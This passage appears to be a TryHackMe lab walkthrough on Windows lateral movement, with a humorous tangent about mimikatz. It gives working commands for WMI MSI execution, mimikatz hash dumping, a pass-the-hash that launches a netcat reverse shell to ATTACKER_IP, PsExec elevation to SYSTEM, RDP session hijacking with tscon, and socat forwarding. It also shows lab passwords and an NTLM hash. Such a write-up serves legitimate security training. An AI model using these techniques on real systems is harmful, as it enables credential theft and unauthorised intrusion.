
Trigger the MSI via Win32_Product:
Invoke-CimMethod -CimSession $Session -ClassName Win32_Product -MethodName Install -Arguments @{
    PackageLocation = "C:\Windows\jennstall74.msi"
    Options = ""
    AllUsers = $false
}
whoami
hostname
C:\Users\t1_corine.waters\Desktop\flag.exe
Flag 2: THM{MOVING_WITH_WMI_4_FUN}
3. Pass-the-Hash (mimikatz)
Ports: varies by follow-on tool
Required: local or domain admin with debug privileges
Pass-the-hash uses a captured NTLM hash to authenticate without knowing the cleartext password. The hash is never cracked. It is used directly as the credential. mimikatz handles both the extraction and the impersonation.
And now it is time for my favorite malware.
Yes, I have a favorite. The one. The only…
mimikatz.
While I am aware of the actual origin story of mimikatz, she gets her own legacy in my mind. No one can or will take this from me.
She is Bubbe’s best friend. The volunteer at the Synagogue Sisterhood kitchen together. Mimi Katz will catch you stealing a cookie, scare the crap out of you, but not turn you over to the Rabbi. She is a poker shark and ran a money laundering scheme up until her 70s. When the law finally caught up to her, she’d already placed a fake evidence trail pointing back at her unfaithful schmuck of an ex-husband.
She walked away with the blood on her hands, then smoked a J with Bubbe and laughed about it.
She is: Mimi Katz.
Okay. Back to reality. Thank you for coming to my TED Talk.
SSH as Felicia:
ssh 'za\t2_felicia.dean'@thmjmp2.za.tryhackme.comPassword: iLov3THM!
whoami
cd C:\tools
mimikatz.exe
Mimi is a classy lady. Be nice to her, and she will return the favor.
At the mimikatz prompt:
privilege::debug
token::elevate
sekurlsa::msv
And Mimi was kind to us. Treat others as you would like to be treated. With curated, artisanal malware-validated NTLM hashes.

Toby Beck’s NTLM hash: 533f1bd576caa912bdb9da284bbc60fe
In a new terminal, set up a listener:
nc -lvnp 5555Back at the mimikatz prompt, revert the token and use Toby’s hash to spawn a process authenticated as him:
token::revert
sekurlsa::pth /user:t1_toby.beck /domain:za.tryhackme.com /ntlm:533f1bd576caa912bdb9da284bbc60fe /run:"c:\tools\nc64.exe -e cmd.exe ATTACKER_IP 5555"
I did not need to post this screenshot of Mimi post-exploit, but take a moment to appreciate how finely crafted this malware really is.

The aesthetics are divine.
They’re also effective:

In the shell caught on 5555, pivot to THMIIS using Toby’s network credentials:
winrs.exe -r:THMIIS.za.tryhackme.com cmdhostname
whoami
C:\Users\t1_toby.beck\Desktop\flag.exe
4. RDP Session Hijacking
Ports: 3389/TCP (RDP)
Required: SYSTEM privileges
Windows allows administrators to connect to disconnected RDP sessions without needing the user’s password, but only from SYSTEM context. PsExec64 -s elevates to SYSTEM, and tscon does the session swap.
Connect via xfreerdp as Eric Harding:
xfreerdp /v:thmjmp2.za.tryhackme.com /u:t2_eric.harding /p:'Kegq4384'
In the Windows GUI shell, launch an elevated command prompt:
powershell -Command "Start-Process cmd.exe -Verb RunAs"Verify admin:
net sessionElevate to SYSTEM:
C:\tools\PsExec64.exe -accepteula -s cmd.exe
List active and disconnected sessions:
whoami
query user
Toby gets pwned a lot.
Active session is rdp-tcp#19. Session 2 is Toby’s disconnected session. Hijack it:
tscon 2 /dest:rdp-tcp#19
I will hand it to them. That was a nice reveal.
Flag 3: THM{NICE_WALLPAPER}
5. Port Forwarding + Rejetto HFS Exploit
Ports: 13389/TCP (socat listener), 8889 (forwarded HFS), 6667/7879 (tunnel ports)
Required: domain credentials, SSH access to attacker machine
The goal: exploit an HFS instance running on THMDC, which is not directly reachable. socat on THMJMP2 forwards the RDP port. SSH then creates three tunnels at once: one to reach HFS on THMDC, and two for the Metasploit payload listener and stager.
Step 1: socat RDP forward
In the Windows GUI shell on THMJMP2:
cd C:\tools\socat
socat TCP4-LISTEN:13389,fork TCP4:THMIIS.za.tryhackme.com:3389
Leave that running. In a new local terminal, RDP to THMIIS via the forwarded port:
